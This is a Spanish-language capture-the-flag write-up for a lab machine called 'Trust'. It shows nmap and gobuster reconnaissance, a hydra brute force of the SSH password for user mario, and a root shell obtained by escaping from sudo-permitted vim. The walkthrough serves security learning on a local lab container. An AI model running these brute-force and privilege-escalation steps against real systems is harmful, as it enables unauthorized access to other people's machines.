
TRUST

Primero comprobamos la conectividad con la máquina víctima:




```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.143 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.143/0.143/0.143/0.000 ms
```

Vemos que tenemos conectividad, y que tiene un TTL de 64, por lo que probablemente estamos ante una máquina Linux.

Ahora vamos a realizar el escaneo:




```
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 20:04 CEST
Initiating ARP Ping Scan at 20:04
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:04, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:04
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:04, 1.15s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000080s latency).
Scanned at 2024-05-29 20:04:32 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


En este caso solo tiene dos puertos abiertos, el del ssh (puerto 22) y http (puerto 80)

Ahora vamos a realizar un escaneo más exhaustivo:



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora vamos a ver como es la web, aunque tal y como dice en el escaneo, va a ser una página de apache default.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Ahora vamos a comprobar con gobuster si tiene algún directorio:



```
❯ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://172.17.0.2 -x php,html,sh,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/.php                 (Status: 403) [Size: 275]
/secret.php           (Status: 200) [Size: 927]
```


Y vemos un secret.php, que contiene lo siguiente:



Hola Mario,

Esta web no se puede hackear.

Mario parece ser un usuario de ssh, por lo que vamos a intentar utilizar hydra para obtener la contraseña del usuario Mario:




```
❯ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-29 20:27:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tr
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-29 20:27:18
```


Y ahí vemos que la contraseña para acceder es chocolate.

Y tenemos acceso:




```
mario@a03d237f7b50:~$ |
```

Ahora tratamos la bash para poder hacer CTRL+L entre otros comandos:




```
script /dev/null -c bash
```



```
export TERM=xterm
```

Con esto ya lo tendríamos, ahora vamos a indagar para ganar privilegios.

Y con sudo -l encontramos lo siguiente:




```
mario@a03d237f7b50:/$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on a03d237f7b50:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/u

User mario may run the following commands on a03d237f7b50:
    (ALL) /usr/bin/vim
```


Podemos ejecutar vim como sudo, por lo que podemos intentar que nos de una bash de root

Ahora vamos a ejecutar como sudo:




```
sudo /usr/bin/vim
```

Y ahora escribimos lo siguiente:



```
:!/bin/bash
```

Y ya seríamos root:



```
root@a03d237f7b50:/# whoami
root
```